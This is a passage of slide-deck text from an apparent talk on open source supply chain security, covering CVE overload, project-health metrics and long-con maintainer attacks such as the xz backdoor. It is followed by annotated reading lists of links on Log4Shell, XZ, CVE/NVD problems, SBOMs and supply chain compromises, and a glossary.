3174
3175 /**
3176  * Loads a generic program
3177  *
```



# Trends in Vuln Mgmt

**FIGURE 1.2**


## Release Frequency of Open Source Projects



Projects that released faster, slower or the same as the prior year.

**FIGURE 1.3**

## Rate of Vulnerability Remediation Over Time



How long a project took to remediate known vulnerabilities in their dependencies.










# Takeaway: Patch Faster is Broken and Chasing CVE 0 is a Losing Battle

- CVEs increasing faster than they can be fixed
- Most of these are not important anyway
- But they all have CVSS scores > 9.8 so you can't tell which ones ARE important
- GHSAs (more transparent than CVEs)
- **CISA KEV + EPSS**
- VEX, CSAF, OpenSSF Malicious Packages Repository are helpful
- GitHub Insights and other project health metrics
  - This is (currently) a very manual process
  - But it's getting a lot easier





# Takeaway: Open Source Project Health/Insights

- This is PROACTIVE (the better advisory data, scoring etc is about reactive improvements)
- This is (currently) largely a manual process (but it's getting a lot easier)
- This path provides info on contributors/maintainers
  - (cf. Linux kernel removing Russian nationals from their maintainer team)
- I see a lot of people asking for more data like this but they want stuff like positive IDs on contributors
  - They think they can find boogymen putting traps into open source
- But Evaluating project health isn't directly about safety
  - it's about tracking all of those deps in the iceberg
  - What happens when it hits the fan?
  - Are the projects you're depending on healthy, will you be able to work with them?
- Keep in mind: google, your bank, etc are all sucking up tons of data on YOU, why shouldn't we be trying to do this ourselves?
  - The only question is whether this should be centralized for scale
- This can protect you from dependency confusion (highly underrated vector)
- Ransomware attacks and the software supply chain as a vector are peanut butter and chocolate
  - Note that crypto wallet/key exfiltration is just a special case of ransomware with fewer steps
- Are you eating cake or are you eating toilet paper?



## Takeaway: We Can Investigate the Open Source we Consume

- Are the projects healthy
  - Can we work with them when the chips are down?
- Are contributors known actors?
  - Are they visible outside of whatever repo



# Takeaway: Open Source Will Not Work in the Authoritarian Dystopia

- Registration/Authentication/Verification will backfire
- Many projects will move to weird places
- A lot of people will just stop contributing

# ¶ Recap: Unsolvable Issues!

- You can't fix problems in your transitive dependencies
  - (e.g. log4shell)
- You have no way to stop long-con bad actors
  - (e.g. Jia Tan)
- You can't keep up volume of advisories
  - (cf. NVD collapse)



# Footnotes &c

For your consideration



# Footnotes

- Sonatype: State of the Software Supply Chain  
<https://www.sonatype.com/state-of-the-software-supply-chain/introduction>
- Tidelift: State of the Open Source Maintainer  
<https://explore.tidelift.com/2024-survey/2024-tidelift-state-of-the-open-source-maintainer-report>
- Anchore: Software Supply Chain Security Report  
<https://get.anchore.com/2024-software-supply-chain-security-report/>
- Thomas Depierre: I am not a Supplier  
<https://www.softwaremaxims.com/blog/not-a-supplier>
- The Double-Edged Sword of Increased Vulnerability Data  
<https://github.blog/security/supply-chain-security/securing-the-open-source-supply-chain-the-essential-role-of-cves/>
- Open Source is Bigger Than You Can Imagine  
<https://anchore.com/blog/open-source-is-bigger-than-you-imagine/>
- 2023 Top Routinely Exploited Vulnerabilities  
<https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-317a>
- Patrick's CVE Diagrams  
[https://www.linkedin.com/posts/patrickmgarrity\\_the-evolution-of-patricks-sankey-matics-activity-7118334146728357888-zxxn/](https://www.linkedin.com/posts/patrickmgarrity_the-evolution-of-patricks-sankey-matics-activity-7118334146728357888-zxxn/)
- possible origin of the iceberg  
<https://www.slideshare.net/loriayre/open-source-library-system-software-free-is-just-the-tip-of-the-iceberg>
- Log4Shell logo: [https://en.wikipedia.org/wiki/File:Log4Shell\\_logo.png](https://en.wikipedia.org/wiki/File:Log4Shell_logo.png)
- xz logo: <https://infosec.exchange/@jerry/112186387514069376>

# Log4Shell Reading List

Dealing with log4shell (detection, mitigation, workarounds)

<https://cloudsecurityalliance.org/blog/2021/12/14/dealing-with-log4shell-aka-cve-2021-44228-aka-the-log4j-version-2/>

Keeping up with log4shell (post mortem)

<https://cloudsecurityalliance.org/blog/2021/12/16/keeping-up-with-log4shell-aka-cve-2021-44228-aka-the-log4j-version-2/>

Mysterious tweet hinting at the exploit

<https://twitter.com/sirifu4k1/status/1468951859381485573>

Another mysterious tweet:

<https://twitter.com/CattusGlavo/status/1469010118163374089>

“THE” pull request:

<https://github.com/apache/logging-log4j2/pull/608>

Cloudflare digs for evidence of pre-disclosure exploits in the wild:

<https://twitter.com/eastdakota/status/1469800951351427073>

# XZ Reading List

Technologist vs spy: the XZ backdoor debate

<https://lcamtuf.substack.com/p/technologist-vs-spy-the-xz-backdoor>

General XZ roundups

<https://boehs.org/node/everything-i-know-about-the-xz-backdoor>

<https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/>

FAQ on the XZ compromise/backdoor CVE-2024-3094

<https://gist.github.com/thesamesam/223949d5a074ebc3dce9ee78baad9e27>

examination of claims of technical solutions to XZ and why they're wrong

<https://federated.saagarjha.com/notice/AgPahhBPr9xHXMpWi>

OSS backdoors: the folly of the easy fix

<https://lcamtuf.substack.com/p/oss-backdoors-the-allure-of-the-easy>

deep inspection of the backdoor injection

<https://research.swtch.com/xz-script>

<https://gynvael.coldwind.pl/?lang=en&id=782>

interactions in open source projects (examination of XZ infiltration)

<https://robmenschling.com/blog/posts/2024/03/30/a-microcosm-of-the-interactions-in-open-source-projects/>

thread from november 2023 theorizing about a long con threat actor assuming control of a major project

<https://infosec.exchange/@mariuxdeangelo/111348817163534252>

thread exploring pressure on XZ maintainer to hand off control of the project

<https://twitter.com/robmen/status/1774067844785086775>

bullying as a vulnerability in open source

<https://www.404media.co/xz-backdoor-bullying-in-open-source-software-is-a-massive-security-vulnerability>

tracking Jia Tan's commit timestamps

<https://twitter.com/birchb0y/status/1773871381890924872>

examining Jia Tan's complete github commit history

<https://huntedlabs.com/where-the-wild-things-are-a-complete-analysis-of-jiat95-github-history>

looking into the "Jia Tan" persona

<https://www.wired.com/story/jia-tan-xz-backdoor/>

Sloppy OpenSSF statement (later redacted) implying Scorecard indicated XZ issues

<https://web.archive.org/web/20240331024907/https://openssf.org/blog/2024/03/30/xz-backdoor-cve-2024-3094/>

Lessons from XZ Utils: Achieving a More Sustainable Open Source Ecosystem

<https://www.cisa.gov/news-events/news/lessons-xz-utils-achieving-more-sustainable-open-source-ecosystem>

# solana-web3.js Reading List

Paul McCarty breaks the news

<https://www.linkedin.com/feed/update/urn:li:activity:7269857421739593728/>

placeholder

Post-hack release notes

<https://github.com/solana-labs/solana-web3.js/releases/tag/v1.95.8>

GitHub Advisory

<https://github.com/advisories/GHSA-2mhi-xmf4-pr8m>

Tweet from project sponsor

[https://x.com/anza\\_xyz/status/1864085236432134264](https://x.com/anza_xyz/status/1864085236432134264)

# Open Source Reconnaissance Reading List

NPM Provenance: The Missing Security Layer in Popular JavaScript Libraries

<https://medium.com/exaforce/npm-provenance-the-missing-security-layer-in-popular-javascript-libraries-b50107927008>

Your dependencies have dependencies: new features to assess risk

<https://dev.to/stacklok/your-dependencies-have-dependencies-new-features-to-assess-risk-3f1b>

Repo Swatting

<https://www.bsidesmelbourne.com/2024-repo.html>

<https://github.com/6mile/repo-swatting> (hopefully slides will be posted soon)

Securing open source software: Whose job is it, anyway?

[https://www.theregister.com/2024/03/08/securing\\_opensource\\_software\\_whose\\_job/](https://www.theregister.com/2024/03/08/securing_opensource_software_whose_job/)

Maltego Cyber Investigation Platform &c

<https://www.maltego.com/>

The US Federal Government Understands that open source is not a supplier

<https://www.linkedin.com/feed/update/urn:li:activity:7073021512030511104/>

identifying vulnerabilities in open source codebases at scale

<https://github.com/chebuya/SASTsweep>

Why remove Russian maintainers of Linux kernel? Here's what Torvalds says

<https://www.zdnet.com/article/why-remove-russian-maintainers-of-linux-kernel-heres-what-torvalds-says/>

Linus Torvalds kicked the Russians out of Linux, now they're creating a sovereign Linux community in Russia – Ministry of Digital Development steps in

<https://www.tomshardware.com/software/linux/linus-torvalds-kicked-the-russians-out-of-linux-now-theyre-creating-a-sovereign-linux-community-in-russia-ministry-of-digital-development-steps-in>

## Bad Ideas Around Enforced Contributor Identity and Authentication:

Malicious PyPI package with 37,000 downloads steals AWS keys

<https://www.bleepingcomputer.com/news/security/malicious-pypi-package-with-37-000-downloads-steals-aws-keys/>

LLM Code Authorship Detection (this is a bad idea and will probably make things worse)

<https://apiiro.com/blog/llm-code-author-detection-unmasking-malicious-package-contributions/>

Digital Identity Attestation Roundup

<https://openssf.org/blog/2021/01/27/digital-identity-attestation-roundup/>

Building Trust Within Open Source Software

<https://www.identity.com/building-trust-within-open-source-software/>

## This isn't a problem specific to Open Source:

North Korean hacker got hired by US security vendor, immediately loaded malware

<https://arstechnica.com/tech-policy/2024/07/us-security-firm-unwittingly-hired-apparent-nation-state-hacker-from-north-korea/>

Twitter employee is convicted in Saudi spy case

<https://www.cnn.com/2022/08/09/tech/former-twitter-employee-conviction/index.html>

# Projects and Data Sources

NPM Provenance: The Missing Security Layer in Popular JavaScript Libraries

<https://medium.com/exaforce/npm-provenance-the-missing-security-layer-in-popular-javascript-libraries-b50107927008>

Your dependencies have dependencies: new features to assess risk

<https://dev.to/stacklok/your-dependencies-have-dependencies-new-features-to-assess-risk-3f1b>

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Maltego Cyber Investigation Platform &c

<https://www.maltego.com/>

The US Federal Government Understands that open source is not a supplier

<https://www.linkedin.com/feed/update/urn:li:activity:7073021512030511104/>

identifying vulnerabilities in open source codebases at scale

<https://github.com/chebuya/SASTsweep>

OpenSSF Malicious Packages Repository:

<https://openssf.org/blog/2023/10/12/introducing-openssfs-malicious-packages-repository/>

Common Security Advisory Framework

<https://oasis-open.github.io/csaf-documentation/>

Exploit Prediction Scoring System

<https://www.first.org/epss/>

CISA Known Exploited Vulnerability Catalog

<https://www.cisa.gov/known-exploited-vulnerabilities-catalog>

Vulnerability Exploitability Exchange

<https://cyclonedx.org/capabilities/vex/>

GitHub Advisory Database

<https://github.com/advisories>

GitHub Insights

<https://docs.github.com/en/issues/planning-and-tracking-with-projects/viewing-insights-from-your-project/about-insights-for-projects>

Open Source Insights

<https://deps.dev/>



# CVE/NVD Brokenness Reading List

Filling the NVD data gap

<https://github.com/anchore/nvd-data-overrides>

NVD Chaos Podcast

<https://resiliencyber.substack.com/p/s6e11-josh-bressers-and-dan-lorenc>

Identifying Software

<https://quix.gnu.org/en/blog/2024/identifying-software/>

CVEs CWEs CVSS and It's Discontents

<https://www.linkedin.com/pulse/cves-cwes-cvss-its-discontents-sherif-mansour>

Open Source Security Podcast Episode 392 – Curl and the calamity of CVE

<https://openourcesecurity.io/2023/09/10/episode-392-curl-and-the-calamity-of-cve/>

Shedding Light on CVSS Scoring Inconsistencies

<https://arxiv.org/abs/2308.15259>

My previous DevOpsDays 2022 talk (Learn From Log4Shell):

[https://www.youtube.com/watch?v=PiNtIL\\_oN0k](https://www.youtube.com/watch?v=PiNtIL_oN0k)

<https://github.com/pnovarese/2022-devopsdays>

Probably Don't Rely on EPSS Yet:

<https://insights.sei.cmu.edu/blog/probably-dont-rely-on-epss-yet/>

CVE-2020-19909 is everything that is wrong with CVEs:

<https://daniel.haxx.se/blog/2023/08/26/cve-2020-19909-is-everything-that-is-wrong-with-cves/>

# L Software Supply Chains Reading List

Hackers poison source code from largest Discord bot platform

<https://www.bleepingcomputer.com/news/security/hackers-poison-source-code-from-largest-discord-bot-platform/>

Overcoming Software Supply Chain Attacks

<https://blog.karambit.ai/overcoming-software-supply-chain-attacks-c8746a0236ab>

iconburst NPM supply chain attack

<https://www.scmagazine.com/news/iconburst-supply-chain-attack-uses-typo-squatting-to-spread-malicious-javascript-packages-via-npm>

Deceptive Deprecation: The Truth About npm Deprecated Packages

<https://blog.aquasec.com/deceptive-deprecation-the-truth-about-npm-deprecated-packages>

aquasec/CIS supply chain security guide

<https://www.aquasec.com/news/software-supply-chain-security-guide-cis-aqua-security/>

OWASP kube top ten risks #2: supply chain vulnerabilities

<https://github.com/OWASP/www-project-kubernetes-top-ten/blob/main/2022/en/src/K02-supply-chain-vulnerabilities.md>

CNCF Catalog of Supply Chain Compromises

<https://github.com/cncf/tag-security/tree/main/community/catalog/compromises>

Git Checkout Authentication to the Rescue of Supply Chain Security

[https://archive.fosdem.org/2023/schedule/event/security\\_where\\_does\\_that\\_code\\_come\\_from/](https://archive.fosdem.org/2023/schedule/event/security_where_does_that_code_come_from/)

Software supply chain security practices are maturing – but it's a work in progress

<https://www.reversinglabs.com/blog/openssf-survey-supply-chain-security-practices>

Open Source Supply Chain Security at Google

<https://research.swtch.com/acmscored>

CVE Half-Day Watcher

<https://github.com/Aqua-Nautilus/CVE-Half-Day-Watcher>

Few Open Source Projects are Actively Maintained

<https://www.infoworld.com/article/3708630/report-finds-few-open-source-projects-actively-maintained.html>

The Massive Bug at the Heart of NPM

<https://blog.vt.sh/blog/the-massive-hole-in-the-npm-ecosystem>

A Study on Navigating Open-Source Dependency Abandonment:

<https://courtney-e-miller.github.io/static/media/WeFeelLikeWereWingingIt.dc3c76d3b3c2d12f4fe.pdf>

# SBOM Reading List

Making Better SBOMs

<https://kccncna2022.sched.com/event/182GT/>

<https://www.youtube.com/watch?v=earq775L4fc>

Reflections on Trusting Trust

[https://www.cs.cmu.edu/~rdriley/487/papers/Thompson\\_1984\\_ReflectionsonTrustingTrust.pdf](https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf)

<https://web.mit.edu/6.033/2002/wwwdocs/handouts/h25-review2slides2.pdf>

Introduction to SBOMs - What is it and do I need one?

<https://www.youtube.com/watch?v=jVI6K5h6PzY>

Generate sboms with synt and jenkins

[https://www.youtube.com/watch?v=nMLveJ\\_TxA](https://www.youtube.com/watch?v=nMLveJ_TxA)

Profound Podcast - Episode 10 (John Willis and Josh Corman)

<https://www.buzzsprout.com/1758599/8761108-profound-dr-deming-episode-10-josh-corman-captain-america>

GitHub Self-Service SBOMs

<https://github.blog/2023-03-28-introducing-self-service-sboms/>

Do SBOMS Need VEX?:

[https://www.linkedin.com/posts/aph10\\_sbom-software-supply-chain-security-vex-activity-7108017924384137216-VARV/](https://www.linkedin.com/posts/aph10_sbom-software-supply-chain-security-vex-activity-7108017924384137216-VARV/)



# Glossary

- CVE - Common Vulnerabilities and Exposures - <https://cve.mitre.org/>
- CVSS - Common Vulnerability Scoring System - <https://nvd.nist.gov/vuln-metrics/cvss>
- CISA - cybersecurity and infrastructure security agency - <https://cisa.gov>
- KEV - Known Exploited Vulnerabilities <https://www.cisa.gov/known-exploited-vulnerabilities-catalog>
- EPSS - Exploit Prediction Scoring System - <https://www.first.org/epss/>
- SBOM - Software Bill of Materials - <https://www.cisa.gov/sbom>
- VEX - Vulnerability Exploitability eXchange - <https://github.com/openvex/spec>
- CSAF - Common Security Advisory Framework - <https://oasis-open.github.io/csaf-documentation/>
- GHSA - GitHub Security Advisory - <https://github.com/advisories>
- OpenSSF - Open Source Security Foundation - <https://openssf.org/>

# Free is Just the Tip of the Iceberg: Open Source Library System Software

Lori Bowen Ayre  
[lori.ayre@galecia.com](mailto:lori.ayre@galecia.com)  
METRO Webinar  
October 6, 2009

